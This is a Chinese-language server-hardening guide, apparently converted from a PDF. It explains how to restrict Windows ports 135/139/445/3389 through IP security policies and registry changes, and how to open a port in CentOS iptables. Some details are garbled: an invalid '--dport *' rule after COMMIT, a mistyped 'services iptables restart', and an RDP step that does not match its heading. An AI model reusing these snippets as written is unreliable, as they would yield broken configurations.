
12、源地址选择“任何 IP 地址”，目标地址选择“我的 IP 地址”，去除“镜像”复选框，点击“协议”选项卡



13、仍然在协议选项卡下，选择协议类型为“TCP”，从此端口，到此端口都填写为 139，然后确认；




14、点击确定;




15、选中“新 IP 筛选器列表”，然后点击“筛选器操作”选项卡;







16、在“筛选器操作”选项卡下，我们去除“使用“添加向导””复选框，点击添加；




17、在安全措施选项卡中，我们选项“阻止”动作应用和确认；




18、选中“新筛选器操作”点击应用；




19、点击确认:



20、选中“新 IP 安全策略”右击，选中指派，下发策略；



21、配置完成；



相关配置方法可参考：

<http://blog.csdn.net/wangjiliang/article/details/7241875>

本篇文档以下的端口加固，同样可以采用“135 端口 IP 安全筛选的方法”进行相应的加固。

## 2.8.2 加固 137、138 和 139 端口

TCP 139 提供的是 SMB 文件与打印机共享服务，在服务器不使用的共享服务的情况想，建议关闭此“SMB 文件共享服务”，具体方法如下。

第一步: 关闭 netbios 服务:

右键网上邻居->属性->本地连接属性->internet 协议 (tcp/ip) ->高级  
->wins->禁用 tcp/ip 上的 netbios

第二步: 关闭“microsoft 网络的文件和打印机共享”

右键网上邻居-属性-本地连接属性-去掉“microsoft 网络的文件和打印  
机共享”前的勾。





## 2.8.3445 端口加固

TCP 445 为我们提供的是 SMB 文件共享服务, 在服务器上没有使用文件共享服务的情况, 建议直接使用修改注册表的方式对本服务进行关闭, 具体方法如下。

### 服务关闭方法

开始 -> 运行 -> regedit -> key\_local\_machine/system/currentcontrolset/services/netbt/parameters 下新 DWORD 值 SMBDeviceEnabled, 数值为 0, 然后退出重启即可关闭 SMB 共享服务。





### EnableLMHOSTS 位置查找方法

由于注册表中默认并没有“SMBDeviceEnabled”项,所以我们可以使用关键字“EnableLMHOSTS”,直接查找 netbt 服务的位置,然后在“parameters”直接添加 DWORD 值为 0 的“SMBDeviceEnabled”项,随后重启服务器即可实现 SMB 服务的关闭。

### 注册表脚本导入

当然,您也可以直接导入我这里导出的 smb\_shutdown.reg 注册脚本文件,从而添加 SMBDeviceEnabled DWORD 值为 0 的项,具体注册表脚本文件如下。




最后,不要忘记导入注册表后,请重启服务器使我们的服务生效。

## 2.8.43389 端口加固

TCP 3389 众所周知,起是为我们提供远程桌面服务的,在无法关闭此服务的情况下,针对本次方程式工具箱的工具,可以建议关闭“智能卡”选项服务,具体方法如下。

右键网上邻居—属性—本地连接属性—验证，去除“启用此网络的 IEEE802.1X 验证”勾选项。



## 2.8.5 主机加固小结

在进主机加固的过程中（无论是 windows 还是 Linux 系统），针对端口下发访问控制和关闭不必要的高危服务，其是比较贴近实际应用与常见的安全加固方法。

而启用主机防火墙是大家第一个能够想到的端口访问控制下发的方法，但是在实际的生产环境中，往往无法明确当前应用服务的实际使用端口情况，我们就不能盲目的启用主机防火墙，盲目的启用主机防火墙后，可能由于对正常的业务系统具体使用了那些服务端口不了解，而错误的下发了访问控制，最终导致正常业务的无法使用，这是不被允许的。当然，如果我们明确了业务系统的具体服务端口后，启用防火墙是最有效也是最安全的主机加固实现方式。

所以，我们这里主要总结 windows 主机的实际生产环节中较为有效的主机加固实现方法。

### 1. 关闭不必要高危服务漏洞

我们在明确主机上存在“不在用的”或者“存在高危漏洞的”服务，我们首先可以考虑将本服务关闭，从而实现主机的加固。具体的服务关闭方式，有通关



想配置或者修改注册表来实现, 相关常见 windows 高危端口服务关闭方式可以参加第“2、3、4”节内容。

2.通过配置 IP 安全策略, 实现端口的访问控制;

对于 windows 主机, 我们在无法关闭具体服务的情况下, 同时我们又不能启用防火墙来实现端口访问控制是, 我们可以考虑下发“IP 安全策略”, 来实现端口的访问控制, 具体方法可以参见“135 端口的屏蔽”一节。

## 2.9Linux(CentOS)之 iptables 访问控制

文档输出时间: 2017.5.3

文档输出作者: Myles 学习

学习交流 QQ: 2983207137

文档博客链接: <https://www.zybuluo.com/websec007/note/730397>

**提要:** CentOS 系统默认 iptables 防火墙是开启的, 且默认 filter 列表中仅允许主机 TCP 22 端口被外部访问。

### 2.9.1 打开配置文件

```
[root@localhost ~]# vi /etc/sysconfig/iptables
```

### 2.9.2 添加新的放行端口

这里以放行 TCP 8888 端口为例, 进写配置文件的修改, 具体的配置文件内容如下所示。

```
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 8888 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
```

```
-A FORWARD -j REJECT --reject-with icmp-host-prohibited  
COMMIT  
-A INPUT -m state --state NEW -m tcp -p tcp --dport * -j ACCEPT
```

### 2.9.3 重启 iptables 使配置生效

```
[root@localhost ~]# /etc/init.d/iptables restart
```

### 2.9.4 查看端口开放情况

```
[root@localhost ~]# /etc/init.d/iptables status
```

### 2.9.5 测试端口开放情况

从远程客户主机上使用 telnet 连接服务器的 8888 端口, 具体命令举例如下。

```
c:\user\admin> telnet 192.168.10.201 8888
```

如果返回黑屏效果, 即表示 TCP 三次握手成功, 端口放行配置 OK。

### 2.9.6 小结

我们在初始化配置 Linux 主机系统时, 其默认是开启了 iptables 服务的, 很多的系统管理人员为了易用性, 常常会关闭 iptables 防火墙服务, 从而使得我们的主机失去了必要的防火墙防护。

故这里简单的记录和总结了如何在开启 iptables 防火墙防护的情况下, 配置针对固定端口服务的“端口放行策略”。

具体实现方法, 就是通过修改/etc/sysconfig/iptables 配置文件, 增加相应的策略放行配置, 具体配置语句就是在 tcp 22 端口语句后添加一条与之相同的策略语句, 然后保存并重启 iptables 服务即可。

#### 1. 编辑/etc/sysconfig/iptables

```
# vim /etc/sysconfig/iptables
```

## 2. 添加策略放行语句

```
-A INPUT -m state --state NEW -m tcp -p tcp --dport 8888 -j ACCEPT
```

## 3. 重启 iptables 服务

```
# services iptables restart
```